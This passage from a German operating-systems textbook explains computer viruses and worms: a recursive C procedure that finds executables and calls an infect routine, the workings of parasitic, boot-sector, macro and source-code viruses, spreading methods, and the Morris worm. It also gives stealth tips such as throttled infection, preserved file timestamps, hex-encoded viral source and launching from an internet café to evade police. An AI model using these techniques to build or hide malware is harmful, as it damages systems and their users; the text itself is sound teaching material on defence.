Abbildung 9.27: Eine rekursive Prozedur, die in einem UNIX-System ausführbare Dateien findet (Forts. →)

```

search(char *dir_name)
{
    DIR *dirp;
    struct dirent *dp;

    dirp = opendir(dir_name);
    if (dirp == NULL) return;
    while (TRUE) {
        dp = readdir(dirp);
        if (dp == NULL) {
            chdir ("..");
            break;
        }
    }
    if (dp->d_name[0] == '.') continue; /* Überspringe die . und .. */
    lstat(dp->d_name, &sbuf);           /* Ist Eintrag ein symbolischer */
                                         /* Link? */
    if (S_ISLNK(sbuf.st_mode)) continue; /* Überspringe symbolische Links */
    if (chdir(dp->d_name) == 0) {        /* Ist chdir erfolgreich, */
                                         /* dann ist es ein Verzeichnis */
        search(".");
        if (access(dp->d_name,X_OK) == 0) /* ja: hineinwechseln und */
                                         /* durchsuchen */
            infect(dp->d_name);
    }
    closedir(dirp);
}

```

Abbildung 9.27: Eine rekursive Prozedur, die in einem UNIX-System ausführbare Dateien findet (Forts.)

Das Hauptprogramm eines solchen Virus wird zuerst *argv[0]* öffnen, dann sein eigenes Binärprogramm einlesen und es zur sicheren Aufbewahrung in ein Array kopieren. Dann wird es beim Wurzelverzeichnis beginnend das gesamte Dateisystem durchlaufen. Hierzu wechselt es in das Wurzelverzeichnis und ruft *search* mit dem Wurzelverzeichnis als Parameter auf.

Die rekursive Prozedur *search* bearbeitet ein Verzeichnis, indem es dieses Verzeichnis öffnet und dann mittels *readdir* nacheinander alle Einträge ausliest, bis *NULL* zurückgegeben wird. Dieser Wert signalisiert, dass keine weiteren Einträge vorhanden sind. Ist ein Eintrag ein Verzeichnis, so wird in dieses Verzeichnis gewechselt und dann wiederum *search* rekursiv aufgerufen. Ist einer der Einträge eine ausführbare Datei, dann wird *infect* mit dem Namen der Datei als Parameter aufgerufen, um das Programm zu infizieren. Um Probleme mit den beiden Verzeichnissen *.* und *..* zu vermeiden, werden Dateien übergangen, die mit einem *..* beginnen. Symbolische Links werden ebenfalls übergangen, da die Prozedur davon ausgeht, dass sie mit dem *chdir*-Systemaufruf in ein Verzeichnis wechseln kann und mit dem Wechsel zu *..* wieder dorthin zurück-

gelangt, wo sie hergekommen ist. Dies gilt zwar für harte Links, aber nicht für symbolische Links. Ein ausgefeilteres Programm könnte auch mit symbolischen Links zurechtkommen.

Die eigentliche Infektionsroutine *infect* (hier nicht abgebildet) muss lediglich diejenige Datei öffnen, deren Name als Parameter übergeben wird. Sie überschreibt dann die Datei mit dem im Array gespeicherten Virus und schließt diese dann.

Der Virus könnte auf verschiedene Weisen „verbessert“ werden. Erstens könnte eine Abfrage in *infect* eingebaut werden, die eine Zufallszahl generiert. Würde zum Beispiel nur bei einem von 128 Aufrufen eine Infektion stattfinden, dann würde *infect* in den meisten Fällen zurückspringen, ohne irgendetwas zu tun. Dadurch könnte die Wahrscheinlichkeit einer frühen Erkennung reduziert werden, d.h. eine Entdeckung, noch bevor der Virus die Gelegenheit hatte, sich weit zu verbreiten. Biologische Viren haben die gleiche Eigenschaft: Viren, die ihre Opfer schnell töten, verbreiten sich nicht annähernd so schnell wie Viren, die einen langsam, schleichen Tod bedeuten und somit dem Opfer zuvor noch viele Gelegenheiten bieten, das Virus zu verbreiten. Ein alternativer Entwurf könnte eine höhere Infektionsrate (z.B. 25%) aufweisen, jedoch nach einer bestimmten Anzahl infizierter Dateien abbrechen, um die Plattenaktivität zu reduzieren und daher weniger verdächtig zu wirken.

Zweitens könnte *infect* prüfen, ob eine Datei bereits infiziert ist. Eine Datei zweimal zu infizieren, verschwendet nur Zeit. Drittens könnten Maßnahmen getroffen werden, damit die Zeit der letzten Änderung und die Dateigröße unverändert bleiben. Das hilft, die Infektion zu verbergen. Bei Programmen, die größer als der Virus selbst sind, wird die Größe beim Überschreiben unverändert bleiben. Bei Programmen, die aber kleiner als der Virus sind, wird das Programm anschließend größer sein. Da aber die meisten Viren kleiner als die meisten Programme sind, ist dies kein ernsthaftes Problem.

Obwohl dieses Programm nicht sehr lang ist (das ganze Programm ist kürzer als eine Seite C-Quellcode und das kompilierte Textsegment ist kleiner als 2 KB), kann eine Assemblercode-Version sogar noch kleiner sein. Ludwig (1998) beschreibt ein Assemblerprogramm für MS-DOS, das alle Dateien in seinem Verzeichnis infiziert und nach dem Assemblieren nur 44 Byte groß ist.

Wir werden später in diesem Kapitel noch Antivirenprogramme besprechen, das heißt Programme, die Viren aufspüren und entfernen. Interessanterweise kann die in Abbildung 9.27 gezeigte Logik, die ein Virus dazu nutzen könnte, alle ausführbaren Dateien zu finden, um sie dann zu infizieren, genauso gut von einem Antivirenprogramm eingesetzt werden, um alle infizierten Dateien aufzuspüren und den Virus zu entfernen. Die Techniken zur Infektion und Desinfektion gehen Hand in Hand. Daher ist es notwendig, im Detail zu verstehen, wie Viren funktionieren, um sie effektiv bekämpfen zu können.

Von Virgils Standpunkt aus betrachtet ist das Problem mit überschreibenden Viren, dass sie zu leicht zu entdecken sind. Wird ein infiziertes Programm ausgeführt, dann wird es zwar den Virus weiterverbreiten, es macht jedoch nicht mehr das, was von ihm erwartet wird – und das wird der Benutzer sofort bemerken. Deshalb hängen sich

viele Viren an ein Programm an und erledigen ihre schmutzige Arbeit, aber ermöglichen es dem Programm, normal zu funktionieren. Solche Viren werden **parasitäre Viren** (*parasitic virus*) genannt.

Parasitäre Viren können sich selbst am Anfang, am Ende oder in der Mitte des ausführbaren Programms einfügen. Wenn sich ein Virus an den Anfang hängen will, dann muss er zuerst das Programm in den Arbeitsspeicher kopieren, sich selbst an den Anfang stellen und dann das Programm aus dem RAM hinter sich kopieren. Dies wird in ►Abbildung 9.28(b) gezeigt. Leider wird das Programm mit seiner neuen virtuellen Adresse nicht ablaufen können. Daher muss der Virus entweder die Programmadressen verschieben oder das Programm nach der Ausführung des Virencodes auf die virtuelle Adresse 0 verschieben.




Abbildung 9.28: (a) Ausführbares Programm (b) Virus am Anfang (c) Virus am Ende (d) Virus, der über freien Platz innerhalb des Programms verteilt ist

Um die komplexen Operationen zu vermeiden, die hier benötigt werden, hängen sich die meisten Viren statt an den Anfang an das Ende eines ausführbaren Programms an. Dazu verändern sie, wie in ►Abbildung 9.28(c) gezeigt, das Header-Feld so, dass die Startadresse auf den Anfang des Virus zeigt. Der Virus wird nun abhängig davon, welches infizierte Programm läuft, auf unterschiedlichen virtuellen Adressen ausgeführt. Dies bedeutet aber nur, dass Virgil sicherstellen muss, dass sein Virus positionsunabhängig ist, indem er relative statt absoluter Adressen benutzt. Das ist für einen erfahrenen Programmierer nicht schwer und einige Compiler erledigen dies auf Anfrage.

Komplexe Dateiformate für ausführbare Programme wie zum Beispiel .exe-Dateien unter Windows oder nahezu alle modernen Binärformate unter UNIX ermöglichen es, dass ein Programm aus mehreren Daten- und Textsegmenten besteht. Der Lader setzt das Programm dann im Speicher zusammen und führt die nötige Adressverschiebung nebenher durch. In einigen Systemen (zum Beispiel Windows) sind alle Segmente (Abschnitte) Vielfache von 512 Byte. Ist ein Segment nicht ganz voll, dann füllt es der Binder mit Nullen auf. Ein Virus kann dies auszunutzen, indem er versucht, sich in den Lücken zu verstecken. Wenn er, wie in ►Abbildung 9.28(d) gezeigt, ganz in die Lücken hineinpasst, dann bleibt die Dateigröße genauso groß wie bei der nicht infizierten Datei. Dies ist ganz klar ein Pluspunkt, da ein verborgener Virus ein glücklicherer Virus ist. Viren, die dieses Prinzip nutzen, werden **Cavity-Viren** genannt. Falls

das Ladeprogramm die Lücken jedoch nicht mit in den Speicher lädt, dann benötigt der Virus natürlich einen anderen Weg, um ausgeführt zu werden.

Speicherresidente Viren

Bisher sind wir davon ausgegangen, dass beim Start eines infizierten Programms der Virus zuerst zur Ausführung kommt, danach die Kontrolle an das eigentliche Programm zurückgibt und sich dann beendet. Im Gegensatz hierzu bleibt ein **speicherresidenter Virus** (*memory-resident virus*) die ganze Zeit im Speicher (RAM). Er versteckt sich entweder ganz an der Spitze des Speichers oder vielleicht ganz unten zwischen den Interruptvektoren, von denen die letzten hundert Byte üblicherweise ungenutzt sind. Ein sehr schlauer Virus kann sogar die Speicher-Bitmap des Betriebssystems modifizieren und so das System glauben lassen, dass der Speicher für den Virus bereits belegt ist. Dadurch vermeidet er die Verlegenheit, überschrieben zu werden.

Ein typischer speicherresidenter Virus erbeutet einen der Interruptvektoren, indem er den Inhalt des Vektors in einer temporären Variablen sichert und stattdessen seine eigene Adresse einfügt; somit wird das Interrupt auf den Virus gelenkt. Die beste Wahl ist hierbei das Interrupt für Systemaufrufe (*system call trap*). Auf diese Weise wird der Virus bei jedem Systemaufruf (im Kernmodus) ausgeführt. Sobald er fertig ist, ruft er einfach den echten Systemaufruf auf, indem er an die zuvor in der Variablen gesicherte Adresse springt.

Warum sollte ein Virus wollen, dass er bei jedem Systemaufruf gestartet wird? Natürlich um Programme zu infizieren. Der Virus kann einfach abwarten, bis ein exec-Systemaufruf vorbeikommt, und dann die als Parameter übergebene Datei infizieren, da der Virus weiß, dass es sich bei der Datei um ein ausführbares Programm (möglicherweise sogar um ein nützliches) handelt. Dieses Vorgehen erfordert keine massiven Plattenaktivitäten wie in Abbildung 9.27 und ist daher viel weniger verdächtig. Alle Systemaufrufe abzufangen, bietet dem Virus außerdem ein großes Potenzial, Daten auszuspionieren und alle möglichen Arten von Unheil anzurichten.

Bootsektorviren

Wie wir in Kapitel 5 gesehen haben, lädt bei den meisten Computern das BIOS nach dem Einschalten den Master Boot Record (MBR) vom Anfang der Boot-Platte in das RAM. Dann wird der MBR ausgeführt und bestimmt, welche Partition aktiv ist. Anschließend wird der erste Sektor der aktiven Partition, der Bootsektor, eingelesen und ausgeführt. Das im Bootsektor enthaltene Programm lädt dann entweder das Betriebssystem oder einen Lader, der dann seinerseits das Betriebssystem lädt. Unglücklicherweise kam vor vielen Jahren einer von Virgils Freunden auf die Idee, einen Virus zu entwickeln, der den Master Boot Record oder den Bootsektor überschreiben kann – mit verheerenden Folgen. Solche Viren heißen **Bootsektorviren** (*boot sector virus*) und sind sehr weit verbreitet.

Normalerweise kopiert ein Bootsektorvirus (zu denen die MBR-Viren zählen) zuerst den echten Bootsektor auf einen sicheren Platz auf der Platte, so dass der Virus das Betriebssystem hochfahren kann, nachdem er sich beendet hat. Das Plattenformatierungsprogramm *fdisk* von Microsoft lässt die erste Spur aus, so dass dies ein gutes Versteck auf Windows-Maschinen ist. Eine weitere Option ist die Nutzung irgendeines freien Plattenektors, der dann in die Liste der fehlerhaften Sektoren eingetragen wird, um das Versteck als defekt zu kennzeichnen. Wenn der Virus groß ist, dann kann er den Rest von sich selbst ebenso als fehlerhafte Sektoren tarnen. Ein richtig aggressiver Virus könnte sogar für den originalen Bootsektor und sich selbst normalen Plattenplatz reservieren und die Bitmap oder die Freibereichsliste der Platte entsprechend aktualisieren. Dies erfordert intime Kenntnisse der internen Datenstrukturen des Betriebssystems – aber Virgil hatte in seiner Betriebssystemvorlesung einen guten Professor und hat fleißig gelernt.

Wenn der Computer hochgefahren wird, kopiert sich der Virus selbst in das RAM, entweder an die Spitze oder unten zwischen die unbenutzten Interruptvektoren. Zu diesem Zeitpunkt befindet sich die Maschine im Kernmodus, die MMU ist ausgeschaltet und es läuft kein Betriebssystem und kein Antivirenprogramm – Party-Zeit für Viren. Nachdem der Virus fertig ist, fährt er das Betriebssystem hoch und bleibt danach üblicherweise im Speicher, so dass er die Dinge im Auge behalten kann.

Ein Problem für den Virus ist jedoch, später wieder die Kontrolle zu erlangen. Das übliche Vorgehen besteht darin, spezifisches Wissen darüber auszunutzen, wie das Betriebssystem die Interruptvektoren verwaltet. Windows überschreibt zum Beispiel nicht alle Interruptvektoren auf einmal. Stattdessen lädt es die Gerätetreiber einen nach dem anderen, wobei sich jeder Treiber den Interruptvektor nimmt, den er benötigt. Dieser Prozess kann eine Minute dauern.

Dieses Konzept liefert dem Virus den benötigten Ansatzpunkt. Der Virus beginnt damit, dass er wie in ►Abbildung 9.29(a) alle Interruptvektoren für sich beansprucht. Beim Laden der Treiber werden zunächst einige der Vektoren überschrieben. Es treten jedoch genügend Timerinterrupts auf, die den Virus starten, falls der Uhrentreiber nicht zuerst geladen wurde. Der Verlust des Drucker-Interrupts wird in ►Abbildung 9.29(b) gezeigt. Sobald der Virus feststellt, dass einer seiner Interruptvektoren überschrieben wurde, kann er nun diesen Vektor seinerseits wieder überschreiben, da er weiß, dass dies jetzt sicher ist. (Tatsächlich werden einige der Interruptvektoren während des Bootens mehrfach überschrieben, das Muster ist jedoch deterministisch und Virgil kennt es auswendig.) Die Wiedereroberung des Druckervektors wird in ►Abbildung 9.29(c) gezeigt. Nachdem alles geladen wurde, stellt der Virus die originalen Interruptvektoren wieder her und behält nur den Systemaufrufvektor für sich selbst. Nachdem der Boot-Prozess abgeschlossen ist, haben wir einen speicherresidenten Virus, der Kontrolle über die Systemaufrufe hat. Tatsächlich beginnt so das Leben der meisten speicherresidenten Viren.




Abbildung 9.29: (a) Nachdem der Virus alle Interruptvektoren belegt hat (b) Nachdem das Betriebssystem den Drucker-Interruptvektor wiederbekommen hat (c) Nachdem der Virus den Verlust des Drucker-Interruptvektors bemerkt und diesen wiedererobert hat

Gerätetreiberviren

Auf diesem Wege in den Speicher zu gelangen, ist ein bisschen wie die Erforschung von Höhlen – man muss durch enge, gewundene Gänge kriechen und ständig Angst haben, dass einem etwas von oben auf den Kopf fällt. Es wäre viel einfacher, wenn das Betriebssystem den Virus freundlicherweise einfach offiziell laden würde. Mit ein bisschen Aufwand kann dieses Ziel sofort erreicht werden. Der Trick besteht darin, einen Gerätetreiber zu infizieren, was zu einem **Gerätetreibervirus** (*device driver virus*) führt. Unter Windows und einigen UNIX-Systemen sind Gerätetreiber ausführbare Programme, die auf der Platte leben und nur während des Bootvorgangs geladen werden. Wenn eines von ihnen durch einen parasitären Virus infiziert wird, dann wird der Virus beim Hochfahren immer offiziell geladen. Das beste daran: Der Treiber läuft im Kernmodus und nachdem er geladen wurde, wird er aufgerufen und der Virus erhält somit die Chance, den Systemaufrufvektor zu erobern. Allein diese Tatsache ist ein sehr starkes Argument für die Forderung, Gerätetreiber im Benutzermodus laufen zu lassen – wenn sie infiziert werden, können sie nicht annähernd so viel Schaden anrichten wie Treiber im Kernmodus.

Makroviren

Viele Programme wie zum Beispiel *Word* und *Excel* ermöglichen es den Benutzern, Makros zu schreiben, um mehrere Befehle zu gruppieren, so dass sie später mit einem einzelnen Tastendruck ausgeführt werden können. Makros können auch mit Menüpunkten verknüpft werden, so dass das Makro ausgeführt wird, wenn einer der Punkte ausgewählt wird. In Microsoft *Office* können Makros ganze Programme in Visual Basic – einer vollständigen Programmiersprache – enthalten. Makros werden nicht kompiliert, sondern interpretiert, was aber nur die Geschwindigkeit der Ausführung und nicht die Leistung eines Makros beeinflusst. Da Makros dokumentenspezifisch sein können, werden sie von *Office* für jedes Dokument zusammen mit dem Dokument selbst abgespeichert.

Nun kommt das Problem. Virgil schreibt ein *Word*-Dokument und erzeugt ein Makro, das er mit der „Datei öffnen“-Funktion verknüpft. Dieses Makro enthält einen **Makrovirus** (*macro virus*). Er schickt das Dokument dann per E-Mail an sein Opfer, welches das Dokument normalerweise öffnet (vorausgesetzt, das E-Mail-Programm hat das nicht schon automatisch erledigt). Das Öffnen des Dokuments führt zur Ausführung des „Datei öffnen“-Makros. Da das Makro ein beliebiges Programm enthalten kann, kann es jetzt alle möglichen Aktionen starten, zum Beispiel andere *Word*-Dokumente infizieren, Dateien löschen und so weiter. Um fair gegenüber Microsoft zu sein: *Word* zeigt eine Warnung an, wenn eine Datei mit Makros geöffnet wird – aber die meisten Benutzer wissen nicht, was das bedeuten kann, und öffnen das Dokument trotzdem. Außerdem können auch seriöse Dokumente Makros enthalten. Und es gibt andere Programme, die nicht einmal diese Warnung ausgeben und es damit noch erschweren, einen Virus zu erkennen.

Mit der zunehmenden Verbreitung von E-Mail-Anhängen ist das Versenden von Dokumenten mit in Makros eingebetteten Viren ein gewaltiges Problem geworden. Solche Viren sind viel einfacher zu schreiben, als den echten Bootsektor irgendwo in der Liste der fehlerhaften Blöcke zu verbergen, den Virus zwischen den Interruptvektoren zu verstecken und den Systemaufrufvektor zu erobern. Dies bedeutet, dass jetzt auch weniger qualifizierte Leute Viren schreiben können, somit die ‚Produktqualität‘ im Allgemeinen beeinträchtigen und die Virenprogrammierer dadurch in ‚Verruf‘ bringen.

Quellcodeviren

Parasitäre Viren und Bootsektorenviren sind hochgradig plattformspezifisch, Dokumentviren sind weniger stark plattformabhängig (*Word* läuft auf Windows und auf dem Macintosh, aber nicht unter UNIX). Die am besten portierbaren Viren von allen sind die **Quellcodeviren** (*source code virus*). Wir betrachten den Virus aus ► Abbildung 9.27, jedoch mit der Modifikation, dass er anstatt nach ausführbaren Binärdateien nach C-Programmen sucht. Dies erfordert nur die Änderung einer Zeile (den Aufruf von `access`). Die Prozedur `infect` sollte so abgeändert werden, dass die Zeile

```
#include <virus.h>
```

am Anfang eines jeden C-Quellprogramms eingefügt wird. Um den Virus zu aktivieren, muss noch die Zeile

```
run_virus();
```

eingefügt werden. Um zu entscheiden, wo diese Zeile eingefügt werden soll, ist eine C-Code-Analyse erforderlich, da sie an einer Stelle stehen muss, die syntaktisch einen Funktionsaufruf erlaubt. Außerdem sollte die Zeile nicht dort eingefügt werden, wo der Code tot sein könnte (z.B. nach einer `return`-Anweisung). Die Zeile inmitten eines Kommentars einzufügen, würde ebenso wenig funktionieren und das Einfügen innerhalb einer Schleife könnte zu viel des Guten sein. Angenommen, der Aufruf konnte richtig platziert werden (zum Beispiel ganz am Ende von `main` oder – falls vorhanden – vor dem `return`-Aufruf), dann enthält es nach der Übersetzung den Virus, der aus `virus.h` genommen wurde (obwohl der Name `proj.h` für den Fall, dass jemand es liest, weniger Aufmerksamkeit erregen würde).

Wenn das Programm läuft, wird der Virus aufgerufen. Der Virus kann nun tun, was er will, zum Beispiel nach weiteren C-Programmen zum Infizieren suchen. Wenn er eines findet, dann kann er die zwei Zeilen von oben einfügen. Dieses Vorgehen funktioniert aber nur auf der lokalen Maschine, bei der davon ausgegangen werden kann, dass *virus.h* bereits installiert ist. Damit diese Taktik auch auf einer entfernten Maschine funktioniert, muss der gesamte Quellcode des Virus eingefügt werden. Dies kann dadurch erreicht werden, dass der Virus-Quellcode als eine initialisierte Zeichenkette eingefügt wird – vorzugsweise als Liste von 32-Bit-Hexadezimalzahlen, um zu verhindern, dass jemand herausfindet, was der Code tut. Diese Zeichenkette wird möglicherweise sehr lang werden, aber in den heutigen Multimegazeilen-Codes könnte er dennoch leicht übersehen werden.

Für den nicht eingeweihten Leser mag jedes dieser Verfahren ziemlich kompliziert erscheinen. Man kann sich zu Recht fragen, ob sie in der Praxis je funktionieren – sie tun es. Virgil ist ein hervorragender Programmierer und hat viel Freizeit. Zum Beweis werfen Sie einfach einen Blick in Ihre Tageszeitung.

Die Verbreitung von Viren

Für die Verbreitung von Viren gibt es verschiedene Szenarien. Beginnen wir mit dem klassischen Szenario. Virgil schreibt seinen Virus und fügt ihn in ein Programm ein, das er geschrieben (oder gestohlen) hat. Dann beginnt er damit, das Programm zu verbreiten, indem er es zum Beispiel auf eine Shareware-Webseite stellt. Irgendwann lädt jemand das Programm herunter und startet es. Zu diesem Zeitpunkt gibt es mehrere Optionen. Am Anfang infiziert der Virus vermutlich weitere Dateien auf der Festplatte – nur für den Fall, dass das Opfer sich später entscheidet, einige der Dateien mit einem Freund auszutauschen. Der Virus könnte auch versuchen, den Bootsektor der Platte zu infizieren. Wenn dies gelingt, dann ist es einfach, bei nachfolgenden Bootvorgängen einen speicherresidenten Virus im Kernmodus zu starten.

Heutzutage bieten sich für Virgil noch andere Möglichkeiten. Der Virus kann so geschrieben werden, dass er prüft, ob die infizierte Maschine an einem LAN hängt. Dies ist sehr wahrscheinlich bei Maschinen, die zu einem Unternehmen oder einer Universität gehören. Der Virus kann nun damit beginnen, ungeschützte Dateien auf allen Servern zu infizieren, die an dieses LAN angeschlossen sind. Die Infektion wird sich jedoch nicht auf geschützte Dateien ausbreiten können. Das lässt sich aber beheben, indem man infizierte Programme sich seltsam verhalten lässt. Ein Benutzer, der ein solches Programm startet, wird wahrscheinlich den Systemadministrator um Hilfe bitten. Der Administrator wird das Programm, das sich seltsam verhält, selbst ausprobieren, um zu sehen, was los ist. Testet der Administrator das Programm, während er als Superuser eingeloggt ist, dann kann der Virus die Systemprogramme, die Gerätetreiber, das Betriebssystem und die Bootsektoren infizieren. Ein einziger Fehler dieser Art ist alles, was nötig ist, um sämtliche Maschinen im LAN zu compromittieren.

Oft sind Maschinen in einem LAN autorisiert, sich über das Internet oder ein privates Netzwerk auf entfernten Maschinen einzuloggen. Manchmal sind sie sogar autorisiert, entfernt Befehle auszuführen, ohne sich überhaupt einzuloggen. Diese Fähigkeit bietet

Viren noch mehr Verbreitungsmöglichkeiten. So kann ein argloser Fehler das gesamte Unternehmen infizieren. Alle Firmen sollten deshalb als allgemeine Strategie die Administratoren anweisen, niemals Fehler zu machen.

Ein weiteres Verbreitungsverfahren für Viren ist, ein infiziertes Programm an eine USENET-Newsgruppe oder Website zu senden, an die regelmäßig Programme geschickt werden. Es ist ebenso möglich, eine Webseite zu erzeugen, für die ein spezielles Browser-Plug-in benötigt wird. Man muss dann sicherstellen, dass die Plug-ins infiziert sind.

Ein anderer Angriff besteht darin, ein Dokument zu infizieren und es dann als E-Mail-Anhang mithilfe von Mailing-Listen oder USENET-Newsgruppen an viele Leute zu verteilen. Sogar jemand, der nicht einmal im Traum daran denken würde, ein Programm auszuführen, das ihm ein Fremder gesandt hat, kann sich nicht vorstellen, dass der Klick zum Öffnen dieses E-Mail-Anhangs einen Virus auf seiner Maschine freisetzt. Um die Sache noch zu verschlimmern, kann der Virus nach dem Adressbuch des Benutzers suchen und sich selbst an jeden Empfänger aus dem Adressbuch versicken. Meist benutzt er eine Betreffzeile, die seriös oder interessant erscheint, wie beispielsweise:

Betreff: Änderung der Pläne
 Betreff: Re: die letzte E-Mail
 Betreff: Der Hund ist letzte Nacht gestorben
 Betreff: Ich bin ernsthaft krank
 Betreff: Ich liebe dich

Wenn die E-Mail ankommt, sieht der Empfänger, dass der Absender ein Freund oder Kollege ist, und erwartet keinerlei Probleme. Wenn die E-Mail geöffnet wurde, ist es zu spät. Der „I LOVE YOU“-Virus, der sich im Juni 2000 weltweit ausbreiten konnte, funktionierte so und verursachte mehrere Milliarden Dollar Schaden.

Die Verbreitung der Virentechnologie ist entfernt mit der eigentlichen Ausbreitung von aktiven Viren verwandt. Es gibt Gruppen von Virenprogrammierern, die lebhaft über das Internet kommunizieren und einander helfen, neue Technologien, Werkzeuge und Viren zu entwickeln. Viele von ihnen sind wahrscheinlich eher Bastler als Berufsverbrecher, aber die Auswirkungen ihres Tunns können genauso verheerend sein. Eine weitere Kategorie von Virenprogrammierern ist das Militär, das Viren als eine Kriegswaffe betrachtet, die potenziell in der Lage ist, feindliche Computer auszuschalten.

Ein weiteres Thema im Zusammenhang mit der Verbreitung von Viren ist die Vermeidung der Entdeckung. Gefängnisse sind berüchtigt für ihre schlechte Computerausstattung, so dass Virgil es vorziehen wird, diese zu meiden. Wenn er den ersten Virus von seinem Rechner aus loschickt, geht er damit ein gewisses Risiko ein. War der Angriff erfolgreich, dann wird die Polizei versuchen, Virgil dadurch aufzuspüren, dass sie nach der Virennachricht mit dem am weitesten zurückliegenden Zeitstempel sucht, da diese Nachricht wahrscheinlich dem Urheber des Angriffs am nächsten ist.

Um das Risiko seiner Entlarvung zu minimieren, könnte Virgil in einer weit entfernten Stadt in ein Internetcafé gehen und sich dort einloggen. Er kann den Virus entweder

auf einem USB-Stick oder einer CD-ROM mitbringen und ihn selbst einlesen. Falls die Maschinen weder USB-Anschluss noch CD-ROM-Laufwerk haben, kann er die nette junge Dame hinter dem Tresen fragen, ob sie nicht die Datei *book.doc* für ihn einlesen könnte, damit er diese drucken kann. Ist die Datei erst einmal auf der Festplatte, dann ändert er den Namen in *virus.exe* und startet sie. Dadurch infiziert er das gesamte LAN mit einem Virus, der einen Monat später losgelassen wird – nur für den Fall, dass die Polizei die Fluglinien nach einer Liste aller Passagiere von dieser Woche fragt.

Alternativ könnte Virgil den Virus statt vom USB-Stick oder der CD-ROM von einer entfernten FTP-Website holen. Oder ein Notebook mitbringen und dieses an das Ethernet anschließen, die das Internetcafé in weiser Voraussicht für Notebook-schleppende Touristen bereitstellt, die jeden Tag ihre E-Mails lesen wollen. Sobald Virgil mit dem LAN verbunden ist, kann er den Virus aussenden und alle angeschlossenen Maschinen infizieren.

Es gäbe noch eine Menge mehr über Viren zu sagen. Insbesondere, wie sie sich zu verstecken versuchen und wie Antivirenprogramme versuchen, sie aufzustöbern. Wir werden zu diesen Themen noch zurückkehren, wenn wir später zu den Abwehrmaßnahmen gegen Malware kommen.

9.7.3 Würmer

Der erste Sicherheitszwischenfall von großem Ausmaß im Internet begann am Abend des 2. November 1988, als ein Student der Cornell-Universität, Robert Tappan Morris, ein Wurmprogramm in das Internet entließ. Diese Aktion brachte weltweit Tausende Computer in Universitäten, Unternehmen und Forschungseinrichtungen zum Stillstand, bevor der Wurm gefunden und entfernt werden konnte. Dies war auch der Ausgangspunkt für eine bis heute anhaltende Kontroverse. Wir werden uns die Höhepunkte dieses Ereignisses im Folgenden ansehen. Für mehr technische Informationen verweisen wir auf die Veröffentlichung von Spafford (1989), für die Aufbereitung der Geschichte im Krimistil auf das Buch von Hafner und Markoff (1991).

Die Geschichte begann irgendwann im Jahr 1988, als Morris zwei Programmierfehler im Berkeley-UNIX entdeckte, die es ihm erlaubten, über das Internet unautorisierten Zugriff auf eine Maschine zu erlangen. Völlig im Alleingang entwickelte Morris ein selbst replizierendes Programm, **Wurm** (*worm*) genannt, das die Programmfehler ausnutzte und sich selbst innerhalb von Sekunden auf jeder Maschine replizierte, auf die er Zugriff erlangen konnte. Morris arbeitete monatelang an der sorgfältigen Feinabstimmung des Programms und daran, dass der Wurm seine Spuren verwischt.

Es ist nicht bekannt, ob die Freisetzung am 2. November 1988 als Test gedacht war oder ob es schon die Endversion sein sollte. Auf jeden Fall zwang der Wurm innerhalb weniger Stunden nach seiner Freisetzung die meisten Sun- und VAX-Systeme des Internets in die Knie. Die Motivation von Morris ist unbekannt, aber es ist möglich, dass er das Ganze als High-Tech-Streich geplant hatte, der dann aber aufgrund eines Programmierfehlers völlig außer Kontrolle geriet.

Technisch gesehen bestand der Wurm aus zwei Programmen, dem Ladeprogramm (*bootstrap*) und dem eigentlichen Wurm. Das Ladeprogramm umfasste 99 Zeilen C-Code und erhielt die Bezeichnung *l1.c*. Es wurde auf dem angegriffenen System kompiliert und ausgeführt. Nachdem das Programm gestartet wurde, baute es eine Verbindung zu der Maschine auf, von der es stammte, lud den Wurm und startete diesen. Nachdem der Wurm einige aufwändige Aktionen durchgeführt hatte, um seine Existenz zu verbergen, durchsuchte er die Routing-Tabellen seines neuen Wirts, um festzustellen, mit welchen Maschinen dieser Computer verbunden war. Er versuchte dann, das Ladeprogramm auf diesen Maschinen zu verbreiten.

Es wurden drei Methoden ausprobiert, um neue Maschinen zu infizieren. Methode 1 versuchte mit dem *rsh*-Kommando, eine entfernte Shell zu starten. Einige Maschinen vertrauen anderen Maschinen und führen einfach *rsh* ohne weitere Authentifizierung aus. War dies erfolgreich, dann wurde das Wurmprogramm von der entfernten Shell geladen und von dort aus setzte sich die Infektion weiterer Maschinen fort.

Methode 2 machte von einem Programm namens *finger* Gebrauch, das auf allen BSD-Systemen vorhanden ist. Dieses Programm ermöglicht es einem Benutzer, sich irgendwo im Internet Informationen über eine Person auf einem bestimmten System anzeigen zu lassen, indem er

```
finger name@site
```

eintippt. Die angezeigten Informationen sind das elektronische Äquivalent zum Telefonbuch und umfassen üblicherweise den Namen der Person, ihren Login-Namen, private Adresse und Arbeitsadresse, Name des Assistenten, Telefon- und Faxnummer und ähnliche Informationen.

